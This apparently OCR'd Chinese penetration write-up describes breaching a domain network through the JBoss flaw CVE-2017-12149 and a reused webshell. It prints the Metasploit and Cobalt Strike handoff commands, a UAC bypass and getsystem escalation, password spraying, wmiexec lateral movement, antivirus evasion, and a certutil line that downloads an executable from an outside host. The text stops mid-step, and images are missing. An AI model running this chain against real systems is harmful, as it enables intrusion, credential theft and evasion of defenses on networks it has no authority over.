

如何打穿几千台机器的内网域渗透？当然是靠 WMI 横向移动了

前言

首先是发现了一个 CVE-2017-12149：




访问 http://inbug.org:9090/status 发现有日志，已经被上传了 webshell：




那么就用别人的把：http://inbug.org:9090/jexws4/jexws4.jsp?ppp=whoami

通过 powershell 上线到 Cs：




发现有几百个补丁提权无果：



Metasploit 特权提权


随后把 CS 的 Beacon 互传到了 MSF：

```
MSF：
use exploit/multi/handler
set payload windows/meterpreter/reverse_http

CS：
创建监听器windows/foreign/reverse_http
执行监听器 spawn msf
```




然后通过 MSF 的提权检测找到了几个 exp ：

```
run post/multi/recon/local_exploit_suggester
```



然后利用模块尝试提权：

```
exploit/windows/local/bypassuac_sdclt
```



发现用户身份没变，但是当前特权变了：


```
meterpreter > getprivs


Name
----
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreatePermanentPrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeLockMemoryPrivilege
SeMachineAccountPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRemoteShutdownPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTimeZonePrivilege
```



直接 getsystem 提权到 SYSTEM：


```
meterpreter >
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
[msf] 0:ruby*
```

最后利用 SYSYEM 把 shell 传到 Cs：


```
MSF:
background
use exploit/windows/local/payload_inject
set payload windows/meterpreter/reverse_http
set session 3
run

CS:
windows/beacon_http/reverse_http
```








当前权限就可以抓密码了：



既然当前 beacon 不是 SYSYEM，而且有了本地管理员的账号 hash 和明文，直接本地 psexec 利用本地 administrator 的密码上线：




内网横向移动

这个时候发现就是一个 SYSTEM 的 Beacon 会话了！但是发现没有域管的进程，结果只能另寻他路！然后用抓到的密码去喷射域内其他主机：


然后可以横向 wmi：

```
 proxychains python3 wmiexec.py -shell-type cmd administrator:password@10.226.
0.108 -codec gbk
```




Bypass 诺顿 AV 上线到 CobaltStrike


之后发现 10.226.0.156 有一个域管的进程：tasklist /v



然后还有诺顿 AV：




使用 InScan 的 ShllCode 免杀功能 做了一下免杀



然后让目标下载我们的 exe，通过 certutil 下载我们的 exe：

```
certutil.exe -urlcache -split -f http://inbug.org:80/download/main.exe
```



然后运行发现有问题：


exe 编码成 txt：


```
certutil -encode main.exe main.txt
```

然后目标下载 txt 然后解码再运行：

